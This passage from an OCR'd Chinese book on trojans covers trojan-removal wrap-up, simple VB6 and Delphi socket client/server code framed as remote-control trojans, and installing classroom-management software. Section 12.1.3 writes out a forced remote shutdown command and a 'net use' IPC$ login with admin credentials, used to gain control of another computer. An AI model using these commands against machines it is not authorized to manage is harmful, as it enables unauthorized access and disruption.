


图 11-67　检测完成




图 11-68　清除完成

11.4　小结

熟悉各种木马专杀工具及手动清除木马的方法后，一旦计算机遭到木马入侵即可以最快的速度实现对木马的清除。本章对于常见的木马专杀工具的使用方法，木马的手动清除方法，均进行了详细的介绍。在学习中读者要灵活掌握各种工具的应用方法，为快速查杀木马打下坚实的基础。

第12章 使木马改邪归正

学习目标

通过本章的学习，使读者掌握如何利用木马特征，将其用于正途。通过实例介绍了如何利用 Visual Basic 6.0 编程和 Delphi 编程来实现远程控制的方法。

12.1 利用木马实现远程控制

远程控制实际上就是一个服务器程序（简称被控程序）和一个客户端程序（以下简称主控程序）。被控方即为服务器程序，它监听客户的请求，并作出相应的处理；主控方即为客户端程序，它连接服务器后，发出自己的请求，服务器根据其请求进行不同的响应。

12.1.1 利用 Visual Basic 编程实现远程控制木马

利用 Visual Basic 6.0 实现远程控制木马的程序时，使用了 WinSock TCP 协议进行通信，主要实现过程如下所示。

（1）创建客户端应用程序，此时必须知道服务端计算机名或者 IP 地址（RemoteHost 属性），以及进行“侦听”的端口（RemotePort 属性），然后调用 Connect 方法。

（2）创建服务端应用程序，需要设置一个收听端口（LocalPort 属性），并调用 Listen 方法。当客户端计算机需要连接时就会发生 ConnectionRequest 事件。为了完成连接，可调用 ConnectionRequest 事件内的 Accept 方法。

（3）建立连接后，任何一方计算机都可以收发数据。为了发送数据，可调用 SendData 方法。当接收数据时发生 DataArrival 事件。调用 DataArrival 事件内的 GetData 方法就可获取数据。

（4）在实现时需要一个窗体、一个 Timer 控件、两个 WinSock 控件、两个 Lable 控件和两个 TextBox。

基本连接代码如下所示：

```
Private Sub Command2_Click()
Winsock2.SendData Text2.Text
' 向服务器发送数据
End Sub
Private Sub Timer1_Timer()
```

```
Label1.Caption = GetState(Winsock1.State)
Label2.Caption = GetState(Winsock2.State)
End Sub
Private Function GetState(tmp As Long) As String
Select Case tmp
    Case 0
    GetState = "默认的。关闭"
    Case 1
    GetState = "打开"
    Case 2
    GetState = "侦听"
    Case 3
    GetState = "连接挂起"
    Case 4
    GetState = "识别主机"
    Case 5
    GetState = "已识别主机"
    Case 6
    GetState = "正在连接"
    Case 7
    GetState = "已连接"
    Case 8
    GetState = "同级人员正在关闭连接"
    Case 9
    GetState = "错误"
End Select
End Function
Private Sub Form_Load()
Winsock1.LocalPort = 65500 '服务器端口号，最好大于1000
Winsock1.Listen
' 开始侦听
Winsock2.RemoteHost = "127.0.0.1"
' 表示服务器主机名
Winsock2.RemotePort = 65500
' 表示服务器端口名
Winsock2.Connect
' 连接到服务器
End Sub
Private Sub Form_Unload(Cancel As Integer)
Winsock1.Close
End Sub
Private Sub Winsock1_Close()
    Winsock1.Close
    Winsock2.Close
End Sub
Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)
Winsock1.Close
Winsock1.Accept requestID
' 表示客户端请求连接的ID号
End Sub
Private Sub Winsock2_Close()
Winsock2.Close
End Sub
Private Sub Winsock2_DataArrival(ByVal bytesTotal As Long)
    Dim s As String
```

```
    Winsock2.GetData s
    ' 接收数据到文本框中
    Text2.Text = s
End Sub
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
    Dim s As String
    Winsock1.GetData s
    ' 接收数据到文本框中
    Text1.Text = s
End Sub
Private Sub Command1_Click()
    Winsock1.SendData Text1.Text
    ' 向客户端发送数据
End Sub
```

12.1.2 用 Delphi 编程远程控制的实现

WinSock 是一组 API，在网络中用于上传输数据和交换信息。在 Delphi 中并不需要直接与 WinSock 的 API 打交道，因为 TClientSocket 元件和 TServerSocket 元件封装了 WinSock 的大部分 API，使得对 WinSock 的访问大大简化。

在实际的编程中，可以根据需要，要求被控方可以根据主控方发来的信息，经过判断后作出相应的动作，如关机、传送文件等。

具体的实现代码如下所示。

（1）主控程序（Client 端）：ClientSocket1 的 Port 设置为 1666。此端口根据实际需求可以改变，但要求主控程序和被控程序的 Port 值一致。

源程序代码如下：

```
unit main;
interface
uses
Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
StdCtrls, ExtCtrls, ScktComp;
type
TMainForm = class(TForm)
Panel1: TPanel;
Panel2: TPanel;
Panel3: TPanel;
Memo1: TMemo;
Edit1: TEdit;
Button1: TButton;
Button2: TButton;
ClientSocket1: TClientSocket;
Edit2: TEdit;
procedure ClientSocket1Read(Sender: TObject; Socket: TCustomWinSocket);
procedure Button2Click(Sender: TObject);
procedure Button1Click(Sender: TObject);
procedure FormClose(Sender: TObject; var Action: TCloseAction);
procedure Edit1KeyPress(Sender: TObject; var Key: Char);
private
procedure Send_Message;//发送信息
{ Private declarations }
```

```
public
{ Public declarations }
end;
var
MainForm: TMainForm;
implementation
{$R *.DFM}
procedure TMainForm.Send_Message;
begin
ClientSocket1.Socket.SendText(Edit1.Text);
'发送信息
Edit1.text:='';
end;
procedure TMainForm.ClientSocket1Read(Sender: TObject;
Socket: TCustomWinSocket);
var
s:string;
begin
s:=ClientSocket1.Socket.ReceiveText;
'接收信息
Memo1.Lines.Add('服务器端返回的信息为:'+s);
end;
procedure TMainForm.Button2Click(Sender: TObject);
begin
if Button2.Caption='登录' then
begin
Button2.Caption:='断开';
ClientSocket1.Address:=Edit2.Text;
ClientSocket1.Active:=False;
ClientSocket1.Active:=True;
Button1.Enabled:=True;
Edit1.Enabled:=True;
end else
begin
Button2.Caption:='登录';
ClientSocket1.Active:=False;
Button1.Enabled:=False;
Edit1.Enabled:=False;
end;
end;
procedure TMainForm.Button1Click(Sender: TObject);
begin
Send_Message;
end;
procedure TMainForm.FormClose(Sender: TObject; var Action: TCloseAction);
begin
if ClientSocket1.Active then
ClientSocket1.Active:=False;
end;
procedure TMainForm.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
if key=#13 then
begin
```

```
key:=#0;
Send_Message;
end;
end;
end.
```

（2）被控方的程序（服务器端）：ServerSocket1 的 Port 相应的应该设置为 1666。

源程序如下所示：

```
unit main;
interface
    uses
    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls,
ExtCtrls, ScktComp;
    type
    TMainForm = class(TForm)
    Panel1: TPanel;
    Panel2: TPanel;
    Panel3: TPanel;
    Memo1: TMemo;
    Button1: TButton;
    Label1: TLabel;
    ServerSocket1: TServerSocket;
    procedure ServerSocket1Listen(Sender: TObject;
    Socket: TCustomWinSocket);
    procedure ServerSocket1ClientConnect(Sender: TObject;
    Socket: TCustomWinSocket);
    procedure ServerSocket1ClientDisconnect(Sender: TObject;
    Socket: TCustomWinSocket);
    procedure ServerSocket1ClientRead(Sender: TObject;
    Socket: TCustomWinSocket);
    procedure Button1Click(Sender: TObject);
    procedure FormClose(Sender: TObject; var Action: TCloseAction);
    private
    procedure UpdateState;
    '更新当前的连接信息
    { Private declarations }
    public
    { Public declarations }
    end;
    var
    MainForm: TMainForm;
    implementation
    {$R *.DFM}
    procedure TMainForm.UpdateState;
    begin
    Label1.Caption:='在线人数为:'+IntToStr(ServerSocket1.Socket.ActiveConnections);
    end;
    procedure TMainForm.ServerSocket1Listen(Sender: TObject;
    Socket: TCustomWinSocket);
    begin
    UpdateState;
    end;
    procedure TMainForm.ServerSocket1ClientConnect(Sender: TObject;
    Socket: TCustomWinSocket);
```

```
begin
UpdateState;
end;
procedure TMainForm.ServerSocket1ClientDisconnect(Sender: TObject;
Socket: TCustomWinSocket);
begin
UpdateState;
end;
procedure TMainForm.ServerSocket1ClientRead(Sender: TObject;
Socket: TCustomWinSocket);
var
s:string;
begin
s:=Socket.ReceiveText;
Memo1.Lines.Add('从客户端接收的信息为: '+s);
Socket.SendText('接收信息成功! ');
end;
procedure TMainForm.Button1Click(Sender: TObject);
begin
if Button1.Caption='启动' then
begin
Button1.Caption:='停止';
ServerSocket1.Active:=False;
ServerSocket1.Active:=True;
end else
begin
Button1.Caption:='启动';
ServerSocket1.Active:=False;
end;
end;
procedure TMainForm.FormClose(Sender: TObject; var Action: TCloseAction);
begin
if ServerSocket1.Active then
ServerSocket1.Active:=False;
end;
end.
```

到此已经完成了程序的编写，先运行服务器端程序，再运行客户端程序，即可实现对远程计算机的控制。

12.1.3 Windows XP 下远程控制关机的另类木马揭秘

利用 Windows XP 本身自带的的关机“木马”，可以实现对远程机器的关机操作，具体方法如下所示。

在 Windows XP 中可以使用 Shutdown 命令，此时加上“-m\\ip 地址”参数即可实现远程关机。但实现关机的前提是必须拥有远程计算机的管理权限。

（1）在此以远程计算机 IP 为 192.168.1.2 为例，依次执行“开始”→“运行”命令项，在“运行”对话框中输入“CMD”命令，打开“命令提示符”窗口。在此窗口中输入 shutdown -s -m \\192.168.1.2 -t0 -f，其中 f 参数表示强行关机，如图 12-1 所示。




图 12-1 “命令程序”对话框

（2）按“回车”键后即可关闭远程的计算机。如果不能成功关闭远程计算机，则表明没有获得该计算机的管理权限。

（3）此时可以使用如下命令获取远程计算机的管理权限，以用户名为“admin""、密码为“password "" 为例，使用如下命令：

net use \\192.168.0.2\ipc$ "password "/usetr:admin "

即可获取远程计算机的管理权限，此时执行 Shutdown 命令就能轻松实现远程关机了。

12.2 木马的其他用途

木马实现远程控制是大部分木马所要实现的目的，如果能巧妙地使用木马，还可以实现意想不到的效果。

12.2.1 用“红蜘蛛”组建多媒体网络教室

利用红蜘蛛多媒体网络教室软件组建多媒体教室，可以减少硬件和网络带来的昂贵成本。因为红蜘蛛多媒体网络教室软件是一种纯软件的解决方法，完全避免了硬件问题，所以巧妙地利用红蜘蛛多媒体网络教室软件组建多媒体网络教室是可行的。

此软件分为学生机和教师机两端，学生机具体的安装和使用方法如下所示。

（1）解压下载的红蜘蛛多媒体网络教室软件，运行安装程序，打开如图 12-2 所示的“欢迎使用向导”对话框。

（2）单击“Next”按钮，打开如图 12-3 所示的“选择安装角色”对话框。选择“安装学生机”按钮，打开如图 12-4 所示的“选择程序安装目录”对话框，浏览选择安装目录。




图 12-2 “安装向导”对话框




图 12-3 “选择安装角色”对话框

（3）单击“Next”按钮，即可开始安装。安装完成后如图 12-5 所示，单击“Finish”按钮完成安装。




图 12-4 “选择程序安装目录”对话框




图 12-5 “安装完成”对话框

（4）此时在计算机任务栏的左方可以看到红蜘蛛软件正在运行，右键单击此软件，弹出如图 12-6 所示的对话框。在此对话框中可以看到学生机可以实现的如下功能。

- 提交作业：学生可以向老师提交多个文件和目录等作业，配合教师机的“文件传输”功能，完全实现学生和老师之间的文件交互，实现学生作业的网上分发与提交。
- 电子抢答：电子抢答帮助学生在趣味竞赛中学习，并协助教师及时检验学习效果，发现问题、解决问题。
- 屏幕回放：录制好的屏幕图像画面以动画影像的形式存储，通过“屏幕回放”功能可以进行播放，再现录制时的屏幕图像画面。这既可以方便老师提前备课，制作与教学内容相关的教材，又解决了学生跟不上教学进度的问题，还可以让学生在课余时间自己去温习上课的内容，极大地提高了教学效率。

教师机器上具体安装和使用方法如下所示。

（1）安装到图 12-3 时，选择“安装教师机/管理机”按钮，打开如图 12-7 所示的“最终用户许可协议”对话框。




图 12-6 “快捷菜单”对话框

